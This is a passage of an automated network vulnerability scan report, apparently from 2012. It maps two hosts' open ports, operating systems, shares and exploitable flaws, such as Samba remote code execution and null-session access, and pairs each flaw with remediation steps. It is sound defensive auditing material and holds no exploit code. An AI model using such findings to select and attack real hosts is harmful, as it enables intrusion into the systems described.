http://www.microsoft.com/downloads/details.aspx?familyid=C04D2AFB-F9D0-4E42-9E1F-4B944A2DE400
Windows Server 2003 x64 Edition Service Pack 2:
http://www.microsoft.com/downloads/details.aspx?familyid=C04D2AFB-F9D0-4E42-9E1F-4B944A2DE400
Windows Server 2003 with SP1 for Itanium-based Systems:
http://www.microsoft.com/downloads/details.aspx?familyid=AB590756-F11F-43C9-9DCC-A85A43077ACF
Windows Server 2003 with SP2 for Itanium-based Systems:
http://www.microsoft.com/downloads/details.aspx?familyid=AB590756-F11F-43C9-9DCC-A85A43077ACF
Windows Vista and Windows Vista Service Pack 1:
http://www.microsoft.com/downloads/details.aspx?familyid=18FDFF67-C723-42BD-AC5C-CAC7D8713B21
For a complete list of patch download links, please refer to Micrsoft Security Bulletin MS08-067.

Virtual Patches:
Trend Micro Virtual Patching
Virtual Patch #1002975: Server Service Vulnerability (wkssvc)
Virtual Patch #1003080: Server Service Vulnerability (srvsvc)
Virtual Patch #1003292: Block Conficker.B++ Worm Incoming Named Pipe Connection
Virtual Patch #1003293: Block Conficker.B++ Worm Outgoing Named Pipe Connection

RESULT:
Detected through MSRPC Interface

Information Gathered (10)

1 DNS Host Name

QID:	6
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 9	No registered hostname

1 Host Scan Time

QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:
Scan duration: 1184 seconds

Start time: Fri, Feb 17 2012, 18:04:06 GMT

End time: Fri, Feb 17 2012, 18:23:50 GMT

1 Host Responds to TCP SYN Packet with Other Flags On with SYN ACK

QID:	82053
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	06/25/2004

THREAT:
The host responds to a TCP SYN packet with at least one of the following flags set with a SYN ACK packet: RST, FIN, ACK, FIN|PSH.

IMPACT:

This behavior in the TCP/IP implementation may allow a remote user to potentially bypass a firewall protecting the host, as some (especially stateless) firewalls may be configured to allow all TCP packets with one of these flags set (RST, FIN, ACK, FIN|PSH) to go through without examining the packets' SYN flag.

SOLUTION:
Many operating systems are known to have this behavior.

RESULT:

Host responded to the following TCP probes to port 23 with SYN+ACK:
SYN+FIN
SYN+FIN+PSH

 1 Open UDP Services List

QID:	82004
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	07/11/2005

THREAT:
A port scanner was used to draw a map of all the UDP services on this host that can be accessed from the Internet.

Note that if the host is behind a firewall, there is a small chance that the list includes a few ports that are filtered or blocked by the firewall but are not actually open on the target host. This (false positive on UDP open ports) may happen when the firewall is configured to reject UDP packets for most (but not all) ports with an ICMP Port Unreachable packet. This may also happen when the firewall is configured to allow UDP packets for most (but not all) ports through and filter/block/drop UDP packets for only a few ports. Both cases are uncommon.

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty working out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected
123	ntp	Network Time Protocol	unknown
137	netbios-ns	NETBIOS Name Service	netbios ns
138	netbios-dgm	NETBIOS Datagram Service	unknown
445	microsoft-ds	Microsoft-DS	unknown
500	isakmp	isakmp	unknown

 1 Open TCP Services List

QID:	82023
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the

Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
23	telnet	Telnet	telnet	
135	msrpc-epmap	epmap DCE endpoint resolution	DCERPC Endpoint Mapper	
139	netbios-ssn	NETBIOS Session Service	netbios ssn	
445	microsoft-ds	Microsoft-DS	microsoft-ds	
1025	blackjack	network blackjack	msrpc	

1 Firewall Detected

QID: 34011
Category: Firewall
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:
Some of the ports filtered by the firewall are: 2869.

1 Traceroute

QID: 45006
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		0.37ms	ICMP
2		0.77ms	ICMP

3		0.50ms	ICMP
4		0.52ms	ICMP
5		3.42ms	ICMP
6		21.53ms	ICMP
7		17.97ms	ICMP
8		18.25ms	ICMP
9		18.07ms	ICMP
10		92.72ms	ICMP
11		90.22ms	ICMP
12		94.32ms	ICMP
13		90.27ms	ICMP
14		93.36ms	ICMP
15		90.14ms	ICMP
16		94.06ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 9	108.68ms	UDP

 1 Host Names Found

QID:	45039
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/14/2005

THREAT:
The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

RESULT:

Host Name	Source
che	NTLM DNS
CHE	NTLM NetBIOS
CHE	NetBIOS

 2 Operating System Detected

QID:	45017
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/09/2005

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system. sysDescr" for the operating system.

IMPACT:
Not applicable

SOLUTION:
Not applicable

RESULT:

Operating System	Technique	ID
Windows 2003 Service Pack 1	CIFS via TCP Port 445	
Windows 2003	TCP/IP Fingerprint	U1751:23
Windows 2003/XP/Vista/2008	MS-RPC	Fingerprint
Windows 2003/XP 64 bit Edition	SRVSVC	Interface
Windows 2003/XP 64 bit Edition	NTLMSSP	

 3 Remote Access or Management Service Detected

QID:	42017
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/17/2011

THREAT:
A remote access or remote management service was detected. If such a service is accessible to malicious users it can be used to carry different type of attacks. Malicious users could try to brute force credentials or collect additional information on the service which could enable them in crafting further attacks.

The Results section includes information on the remote access service that was found on the target.

Services like Telnet, Rlogin, SSH, windows remote desktop, pcAnywhere, Citrix Management Console, Remote Admin (RAdmin), VNC, OPENVPN and ISAKMP are checked.

IMPACT:
Consequences vary by the type of attack.

SOLUTION:
Expose the remote access or remote management services only to the system administrators or intended users of the system.

RESULT:

Service name: Telnet on TCP port 23.

IP Address: 10 (localhost,HIROHITO) Linux 2.4-2.6 / Embedded Device / F5 Networks Big-IP

Vulnerabilities Total	54	Security Risk	4.0

Vulnerabilities (16)

1 ICMP Timestamp Request

QID:	82003	CVSS Base:	0	PCI Severity:	LOW
Category:	TCP/IP	CVSS Temporal:	-		
CVE ID:	CVE-1999-0524				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/29/2009				

THREAT:
ICMP (Internet Control and Error Message Protocol) is a protocol encapsulated in IP packets. It's principal purpose is to provide a protocol layer able to inform gateways of the inter-connectivity and accessibility of other gateways or hosts. "ping" is a well-known program for determining if a host is up or down. It uses ICMP echo packets. ICMP timestamp packets are used to synchronize clocks between hosts.

IMPACT:
Unauthorized users can obtain information about your network by sending ICMP timestamp packets. For example, the internal systems clock should not be disclosed since some internal daemons use this value to calculate ID or sequence numbers (i.e., on SunOS servers).

SOLUTION:
You can filter ICMP messages of type "Timestamp" and "Timestamp Reply" at the firewall level. Some system administrators choose to filter most types of ICMP messages for various reasons. For example, they may want to protect their internal hosts from ICMP-based Denial Of Service attacks, such as the Ping of Death or Smurf attacks.

However, you should never filter ALL ICMP messages, as some of them ("Don't Fragment", "Destination Unreachable", "Source Quench", etc) are necessary for proper behavior of Operating System TCP/IP stacks.

It may be wiser to contact your network consultants for advice, since this issue impacts your overall network reliability and security.

RESULT:
Timestamp of host (network byte ordering): 17:48:57 GMT

2 DNS Server Processes Unauthoritative Recursive Queries port 53/udp

QID:	15034	CVSS Base:	5.8	PCI Severity:	MED
Category:	DNS and BIND	CVSS Temporal:	4.4	PCI Status:	FAIL
CVE ID:	CVE-1999-0024, CVE-2007-2925, CVE-2007-2926, CVE-2007-2930				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/05/2009				

THREAT:
The Qualys Extranet Scanner scanned the target DNS server. The DNS server allowed the scanner to launch recursive name-resolution queries for sites external to the target's network.

This means that any remote attacker, for every single query, can send the DNS server into a recursive loop during which the DNS server tries to query a series of other DNS servers for the authoritative reply. The longer the chain of DNS servers, starting from the root DNS servers down to the

final authoritative one, the longer the target DNS server is tied processing this loop. This, in effect, is a "request-amplification" denial of service situation.

A DNS name-resolution request can be sent in a single UDP packet which doesn't incur any session-setup related latency. This further makes the condition an ideal candidate for a quick denial of service.

IMPACT:
An attacker could send repeated name-resolution queries for a large number of random external sites, thereby potentially expending a large amount of the target DNS server's computational resources. In extreme cases, this could cause a denial of service situation on the vulnerable DNS server. If the target DNS server further uses another DNS server as a proxy to do the recursion, then the proxy instead is vulnerable to this attack.

This also facilitates DNS Cache Poisoning attacks. Attackers can make the target DNS server recursively query for a specified hostname or IP address. The target DNS server will eventually reach an attacker controlled DNS server. This latter server will then return malicious DNS records that will be cached by the target DNS server (as required by the DNS RFCs). Please check the following URLs for more information about DNS cache poisoning:

http://cr.yp.to/djbdns/notes.html#poison

http://support.microsoft.com/default.aspx?scid=kb;EN-US;316786

SOLUTION:
Reconfigure the DNS server such that it does not allow remote clients to do recursive DNS queries for domains on which the target DNS server is not authoritative.

Incidentally, there is a separate, unrelated, DNS Cache Snooping vulnerability that the scanner probes for and reports separately if the DNS server is found vulnerable. That vulnerability results when the DNS server allows non-recursive DNS name-resolution queries for external sites (by consulting its DNS cache).

Therefore, when the solutions are combined, a configuration that's not vulnerable to either attack is where for any remote/untrusted client, the DNS server discards any name-resolution query (recursive or otherwise) for any site that's outside of the set of domains the DNS server is authoritative on. Also, for local/trusted clients, discard non-recursive queries totally, to prevent any local user from snooping on another local user's browsing habits. Any user causing a denial of service condition through recursive queries can easily be traced locally.

RESULT:

Server supports recursive name resolution to IPv4 addresses.
Server supports recursive name resolution to IPv6 addresses.

 2 UDP Constant IP Identification Field Fingerprinting Vulnerability

QID:	82024	CVSS Base:	5	PCI Severity:	MED
Category:	TCP/IP	CVSS Temporal:	4.7		
CVE ID:	CVE-2002-0510				
Vendor Reference:	-				
Bugtraq ID:	4314				
Last Update:	05/07/2008				

THREAT:
The host transmits UDP packets with a constant IP Identification field. This behavior may be exploited to discover the operating system and approximate kernel version of the vulnerable system.

Normally, the IP Identification field is intended to be a reasonably unique value, and is used to reconstruct fragmented packets. It has been reported that in some versions of the Linux kernel IP stack implementation as well as other operating systems, UDP packets are transmitted with a constant IP Identification field of 0.

IMPACT:
By exploiting this vulnerability, a malicious user can discover the operating system and approximate kernel version of the host. This information can then be used in further attacks against the host.

SOLUTION:

We are not currently aware of any fixes for this issue.

RESULT:
IP_ID=0

2 TCP Sequence Number Approximation Based Denial of Service

QID:	82054	CVSS Base:	5	PCI Severity:	MED
Category:	TCP/IP	CVSS Temporal:	4.2		
CVE ID:	CVE-2004-0230				
Vendor Reference:	-				
Bugtraq ID:	10183				
Last Update:	02/03/2010				

THREAT:
TCP provides stateful communications between hosts on a network. TCP sessions are established by a three-way handshake and use random 32-bit sequence and acknowledgement numbers to ensure the validity of traffic. A vulnerability was reported that may permit TCP sequence numbers to be more easily approximated by remote attackers. This issue affects products released by multiple vendors.

The cause of the vulnerability is that affected implementations will accept TCP sequence numbers within a certain range, known as the acknowledgement range, of the expected sequence number for a packet in the session. This is determined by the TCP window size, which is negotiated during the three-way handshake for the session. Larger TCP window sizes may be set to allow for more throughput, but the larger the TCP window size, the more probable it is to guess a TCP sequence number that falls within an acceptable range. It was initially thought that guessing an acceptable sequence number was relatively difficult for most implementations given random distribution, making this type of attack impractical. However, some implementations may make it easier to successfully approximate an acceptable TCP sequence number, making these attacks possible with a number of protocols and implementations.

This is further compounded by the fact that some implementations may support the use of the TCP Window Scale Option, as described in RFC 1323, to extend the TCP window size to a maximum value of 1 billion.

This vulnerability will permit a remote attacker to inject a SYN or RST packet into the session, causing it to be reset and effectively allowing for denial of service attacks. An attacker would exploit this issue by sending a packet to a receiving implementation with an approximated sequence number and a forged source IP address and TCP port.

There are a few factors that may present viable target implementations, such as those which depend on long-lived TCP connections, those that have known or easily guessed IP address endpoints and those implementations with easily guessed TCP source ports. It has been noted that Border Gateway Protocol (BGP) is reported to be particularly vulnerable to this type of attack, due to the use of long-lived TCP sessions and the possibility that some implementations may use the TCP Window Scale Option. As a result, this issue is likely to affect a number of routing platforms.

Another factor to consider is the relative difficulty of injecting packets into TCP sessions, as a number of receiving implementations will reassemble packets in order, dropping any duplicates. This may make some implementations more resistant to attacks than others.

It should be noted that while a number of vendors have confirmed this issue in various products, investigations are ongoing and it is likely that many other vendors and products will turn out to be vulnerable as the issue is investigated further.

IMPACT:
Successful exploitation of this issue could lead to denial of service attacks on the TCP based services of target hosts. Other consequences may also result, such as man-in-the-middle attacks.

SOLUTION:
Please first check the results section below for the port number on which this vulnerability was detected. If that port number is known to be used for port-forwarding, then it is the backend host that is really vulnerable.

Various implementations and products including Check Point, Cisco, Cray Inc, Hitachi, Internet Initiative Japan, Inc (IIJ), Juniper Networks, NEC, Polycom, and Yamaha are currently undergoing review. Contact the vendors to obtain more information about affected products and fixes. NISCC Advisory 236929 - Vulnerability Issues in TCP details the vendor patch status as of the time of the advisory, and identifies resolutions and workarounds.

Refer to US-CERT Vulnerability Note VU#415294 and OSVDB Article 4030 to obtain a list of vendors affected by this issue and a note on resolutions (if any) provided by the vendor.

For Microsoft: Refer to MS05-019 and MS06-064 for further details.

For SGI IRIX: Refer to SGI Security Advisory 20040905-01-P

For SCO UnixWare 7.1.3 and 7.1.1: Refer to SCO Security Advisory SCOSA-2005.14

For Solaris (Sun Microsystems): The vendor has acknowledged the vulnerability; however a patch is not available. Refer to Sun Microsystems, Inc. Information for VU#415294 to obtain additional details. Also, refer to TA04-111A for detailed mitigating strategies against these attacks.

For NetBSD: Refer to NetBSD-SA2004-006

For Cisco: Refer to cisco-sa-20040420-tcp-ios.shtml.

Workaround:
The following BGP-specific workaround information has been provided.

For BGP implementations that support it, the TCP MD5 Signature Option should be enabled. Passwords that the MD5 checksum is applied to should be set to strong values and changed on a regular basis.

Secure BGP configuration instructions have been provided for Cisco and Juniper at these locations:

Secure Cisco IOS BGP Template

JUNOS Secure BGP Template

RESULT:

Tested on port 21 with an injected SYN/RST offset by 16 bytes.
Tested on port 22 with an injected SYN/RST offset by 16 bytes.

 2 SMB Signing Disabled or SMB Signing Not Required

QID:	90043	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Windows	CVSS Temporal:	1.8		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/20/2010				

THREAT:
This host does not seem to be using SMB (Server Message Block) signing. SMB signing is a security mechanism in the SMB protocol and is also known as security signatures. SMB signing is designed to help improve the security of the SMB protocol.

SMB signing adds security to a network using NetBIOS, avoiding man-in-the-middle attacks.

When SMB signing is enabled on both the client and server SMB sessions are authenticated between the machines on a packet by packet basis.

IMPACT:
Unauthorized users sniffing the network could catch many challenge/response exchanges and replay the whole thing to grab particular session keys, and then authenticate on the Domain Controller.

SOLUTION:
Without SMB signing, a device could intercept SMB network packets from an originating computer, alter their contents, and broadcast them to the destination computer. Since, digitally signing the packets enables the recipient of the packets to confirm their point of origination and their authenticity, it is recommended that SMB signing is enabled and required.

Please refer to Microsoft's article 887429 for information on enabling SMB signing.

RESULT:
No results available

2 NetBIOS Name Accessible

QID:	70000	CVSS Base:	0	PCI Severity:	LOW
Category:	SMB / NETBIOS	CVSS Temporal:	-		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/28/2009				

THREAT:
Unauthorized users can obtain this host's NetBIOS server name from a remote system.

IMPACT:
Unauthorized users can obtain the list of NetBIOS servers on your network. This list outlines trust relationships between server and client computers. Unauthorized users can therefore use a vulnerable host to penetrate secure servers.

SOLUTION:
If the NetBIOS service is not required on this host, disable it. Otherwise, block any NetBIOS traffic at your network boundaries.

RESULT:
HIROHITO

3 Samba "domain logons" remote code execution (Sun Solaris 238251) (RHSA-2007:1114)

QID:	115822	CVSS Base:	9.3	PCI Severity:	HIGH
Category:	Local	CVSS Temporal:	7.3	PCI Status:	FAIL
CVE ID:	CVE-2007-6015				
Vendor Reference:	Sun Alert ID 238251, RHSA-2007-1114, HP-UX doc c01475657				
Bugtraq ID:	-				
Last Update:	12/10/2009				

THREAT:
A stack-based buffer overflow security issue exists in the send_mailslot function in nmbd(8) in Samba Versions 3.0.0 through 3.0.27a when the "domain logons" option is enabled.

IMPACT:
This vulnerability may allow a remote unprivileged user the ability to execute arbitrary code as "root" user via a GETDC mailslot request composed of a long GETDC string following an offset username in a SAMLOGON logon request.

SOLUTION:
Vendor has released update to resolve this issue. Refer to advisorySamba-2007-6015.

Sun has released patches to address this issue. Refer to Sun Alert ID 238251 for patch details.

Refer to Red Hat security advisory RHSA-2007-1114

Refer to HP-UX advisory c01475657.

RESULT:
Samba 3.0.22

3 WINS Domain Controller Spoofing Vulnerability

QID:	70007	CVSS Base:	7.6	PCI Severity:	HIGH
Category:	SMB / NETBIOS	CVSS Temporal:	6.5	PCI Status:	FAIL
CVE ID:	CVE-1999-1593				
Vendor Reference:	-				
Bugtraq ID:	2221				
Last Update:	05/13/2009				

THREAT:
Windows Internet Naming Service (WINS) ships with Microsoft Windows NT Server and is also supported by Samba server. WINS resolves IP addresses with network computer names in a client to server environment. A distributed database is updated with an IP address for every machine available on the network. Unfortunately, WINS does not properly verify the registration of Domain Controllers (DCs).

It's possible for a user to modify the entries for a domain controller, causing the WINS service to redirect requests for the DC to another system. This can lead to a loss of network functionality for the domain. The DC impersonator can also be set up to capture username and password hashes passed to it during login attempts.

IMPACT:
By exploting this vulnerability, an unauthorized user can cause the WINS service to redirect requests for a domain controller to a different system, which could lead to a loss of network functionality. The user may also be able to retrieve username and password hashes.

SOLUTION:
The following workaround was provided by David Byrne :

> The best workaround I could think of is to use static entries for records
> that are sensitive (there are probably more besides 1Ch). Domain Controllers
> shouldn't be changed very often, so the management work would be minimal.

The following workaround was provided by Paul L Schmehl :

> MS's response was that because WINS uses NetBIOS, which has no security
> capabilities, there was no way to prevent that sort of hijacking. Their
> answer is Active Directory, Kerberos and DNS.

RESULT:
Found through udp port 137

3 Samba "receive_smb_raw()" Buffer Overflow and Remote Code Execution

QID:	115825	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Local	CVSS Temporal:	5.9	PCI Status:	FAIL
CVE ID:	CVE-2008-1105				

Vendor Reference:	RHSA-2008-0288, SAMBA, HP-UX doc c01475657
Bugtraq ID:	-
Last Update:	12/10/2009

THREAT:
Samba is a re-implementation of SMB/CIFS networking protocol.

A heap-based buffer overflow flaw exists in the way Samba clients handle over-sized packets.

Samba Versions 3.0.0 through 3.0.29 are vulnerable.

IMPACT:
If a client connects to a malicious Samba server, it is possible to execute arbitrary code as the Samba client user. It is also possible for a remote user to send a specially crafted print request to a Samba server. Successful exploitation could result in the server executing the vulnerable client code, causing arbitrary code execution with the permissions of the Samba server.

SOLUTION:
Samba administrators are advised to upgrade to 3.0.30 or apply the patch as soon as possible.

Red Hat users refer to Red Hat security advisory RHSA-2008-0288 to address this security vulnerability and obtain further details.

Install VMWare ESX Server Version 3.5 Patch ESX350-200806218-UG to address this security vulnerability.

Refer to HP-UX advisory c01475657.

RESULT:
Samba 3.0.22

3 NetBIOS Name Conflict Vulnerability

QID:	70008	CVSS Base:	5	PCI Severity:	MED
Category:	SMB / NETBIOS	CVSS Temporal:	4.1	PCI Status:	FAIL
CVE ID:	CVE-2000-0673				
Vendor Reference:	MS00-047				
Bugtraq ID:	1514				
Last Update:	03/17/2009				

THREAT:
A malicious user can send a NetBIOS Name Conflict message to the NetBIOS name service even when the receiving machine is not in the process of registering its NetBIOS name. As a result, the target will not attempt to use that name in any future network connection attempts, which could lead to intermittent connectivity problems, or the loss of all NetBIOS functionality.

This is a design flaw problem in the NetBIOS protocol and the WINS dynamic name registration, which is present whenever WINS is supported.

IMPACT:
If successfully exploited, this vulnerability could lead to intermittent connectivity problems, or the loss of all NetBIOS functionality.

SOLUTION:
The best workaround for Microsoft Windows and Samba Server is to block all incoming traffic from the Internet to UDP ports 137 and 138.

For Windows platforms, microsoft has released some patches to address this issue.

Microsoft has released a patch (Hotfix 269239). After the patch is applied, conflict messages will only be responded to during the initial name registration process. For more information on this vulnerability and the patch, read Microsoft Security Bulletin (MS00-047).

Hotfix 269239 mitigates the issue by generating log events for detected
name conflicts. Note that while Hotfix 269239 provides notification when name conflicts occur, the system remains vulnerable. Microsoft acknowledges this problem in their documentation for Hotfix 269239.

The following is a list of Microsoft patches:

Microsoft Windows NT 4.0 patch Q269239i

Microsoft Windows NT Terminal Server patch Q269239i

Microsoft Windows 2000 patch Q269239_W2K_SP2_x86_en

For Samba there are no vendor supplied patches available at this time.

RESULT:
Found through udp port 137

3 NetBIOS Release Vulnerability

QID:	70009	CVSS Base:	5	PCI Severity:	MED
Category:	SMB / NETBIOS	CVSS Temporal:	4.1	PCI Status:	FAIL
CVE ID:	CVE-2000-0673				
Vendor Reference:	MS00-047				
Bugtraq ID:	1515				
Last Update:	03/17/2009				

THREAT:
A malicious user can send a NetBIOS Release message to a NetBIOS name service.

IMPACT:
If successfully exploited, the receiving machine is forced to place its name in conflict so that it will no longer be able to use it.

SOLUTION:
This is the correct protocol behavior. The best workaround for Microsoft Windows and Samba servers is to block all incoming traffic from the Internet to UDP ports 137 and 138.

Also for Windows, Microsoft has released a patch (Hotfix 269239), which adds a registry key that disables the NetBIOS name service from paying attention to these messages. For more information on this vulnerability and the patch, read Microsoft Security Bulletin (MS00-047).

Hotfix 269239 mitigates the issue by generating log events for detected name conflicts. Note that while Hotfix 269239 provides notification when name conflicts occur, the system remains vulnerable.
Microsoft acknowledges this problem in their documentation for Hotfix 269239.

The following is a list of Microsoft patches:

Microsoft Windows 2000 (Professional, Server, and Advanced Server) Patch

Microsoft Windows NT 4.0 (Workstation, Server, and Server, Enterprise Edition) Patch

Microsoft Windows NT Server 4.0 (Terminal Server Edition) Patch

Windows 2003 inherently supports the registry value for ignoring Name release mentioned in the MS00-047 document. Please refer the document MS00-047 for information on configuring this registry value.

For Samba server there are no vendor supplied patches available at this time.

RESULT:

Found through udp port 137

3 NetBIOS Shared Folder List Available

QID:	70001	CVSS Base:	4.3	PCI Severity:	MED
Category:	SMB / NETBIOS	CVSS Temporal:	3.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/14/2011				

THREAT:

Unauthorized remote users can list all file systems on this host that are accessible from a remote system.

IMPACT:

If successfully exploited, unauthorized users can use this information to brute force attack the shared resources and initiate file transfers with this server.

SOLUTION:

Use the Microsoft Computer Management MMC snap-in to connect and review the shares. By default C$, Admin$, and IPC$ are shared on all Windows machines.

Review the machine to ensure that users have not added any additional unauthorized shares, and that all exposed shares are valid .

If no shares are needed, you can filter all Microsoft networking and Samba server ports (TCP ports 135, 137, 138, 139, 445 and UDP ports 135, 137, 138) at your firewall and disable null sessions to NetBIOS.

A suggested workaround.
Before editing any configuration file in a production environment, the changes should be well tested in a rehearsal environment.
Adding 'restrict anonymous = 2' in smb.conf can help resolve the issue.

A workaround method for non-domain machines is to modify the local policy.
1. Navigate to Administrative tools.
2. Open "Local Security Policy Settings"
3. Click the plus sign of the folder named "Local Policies"
4. Select "Security Options" within the "Local Policies" folder
6. Browse to the policy "Network access: Do not allow anonymous enumeration of SAM accounts and shares"
7. Enabled the policy. For Servers this is disabled by default.
8. Reboot the computer for the changes to take effect.

RESULT:

Device Name	Comment	Type
ADMIN$	IPC Service (hirohito server (Samba, Ubuntu))	3
IPC$	IPC Service (hirohito server (Samba, Ubuntu))	3
Shared		0
print$	Printer Drivers	0

3 Samba Security Update (RHSA-2007-0354)

QID:	115555	CVSS Base:	10	PCI Severity:	HIGH
Category:	Local	CVSS Temporal:	7.8	PCI Status:	FAIL
CVE ID:	CVE-2007-2446				
Vendor Reference:	RHSA-2007-0354				
Bugtraq ID:	-				
Last Update:	06/10/2009				

THREAT:
Samba provides file and printer sharing services to SMB/CIFS clients. It is susceptible to the following vulnerabilities.

A heap overflow vulnerability because of bugs in NDR parsing, which are used to decode MS-RPC requests. (CVE-2007-2446)

A remote code execution vulnerability because user input parameters are being passed directly to /bin/sh. (CVE-2007-2446)

IMPACT:
A malicious attacker can send carefully crafted packets to the server, causing a heap overflow leading to remote code execution.

SOLUTION:
Refer to Red Hat security advisory RHSA-2007:0354 for patches and further details.

HP has released a patch to address this issue. Refer to HP's technical support document HPSBUX02218 (registration required) for further details.

RESULT:
Samba 3.0.22

4 Null Session/Password NetBIOS Access

QID:	70003	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	SMB / NETBIOS	CVSS Temporal:	7.1	PCI Status:	FAIL
CVE ID:	CVE-1999-0519				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/09/2009				

THREAT:
Unauthorized users can connect to this NetBIOS service without a password.

IMPACT:
Unauthorized users may be able to exploit this vulnerability to obtain sensitive information about your system resources, such as a list of all accounts or shared resources on this host. For Windows hosts, unauthorized users may also be able to access the registry, and depending on the Windows version and registry permission settings, make modifications to the registry.

SOLUTION:
Null NetBIOS sessions can be disabled using the following methods:

Windows NT:

1. Set the following registry key:
   HKLM\System\CurrentControlSet\Control\Lsa
   Name: RestrictAnonymous
   Type: REG_DWORD Value: 1
2. Restart your computer.

Windows 2000:

1. Start "Control Panel-->Administrative Tools-->Local Security Policy".
2. Open "Local Policies-->Security Options".
3. Make sure "Additional restrictions of anonymous connections" is set to "No access without explicit anonymous permissions".
4. Restart your computer.

Windows XP/2003:

1. Start "Control Panel-->Administrative Tools-->Local Security Policy".
2. Open "Local Policies-->Security Options".
3. Make sure the following two policies are enabled:
   * Network Access: Do not allow anonymous enumeration of SAM accounts
   * Network Access: Do not allow anonymous enumeration of SAM accounts and shares
4. Disable Network Access: Let Everyone permissions apply to anonymous users.
5. Restart your computer.

The above settings have no impact on domain controllers. If this vulnerability was discovered on a domain controller, please note that some of the recommended settings may not have any effect. Read the Microsoft article Description of Dcpromo Permissions Choices for more information regarding Pre-Windows 2000 Compatible Access. Please read the Microsoft documents called How to Use the RestrictAnonymous Registry Value and Restricting Anonymous Access for more information.

Samba:
Make the following settings in smb.conf:
* set "security" to "user" or "domain" or "server" as per your requirements.
* set "map_to_guest" to "Never"

SECURITY = USER
This is the default security setting in Samba 2.2. With user-level security a client must first "log=on" with a valid username and password (which can be mapped using the username map parameter). Encrypted passwords can also be used in this security mode. Parameters such as user and guest only if set are then applied and may change the UNIX user to use on this connection, but only after the user has been successfully authenticated.

SECURITY = SERVER
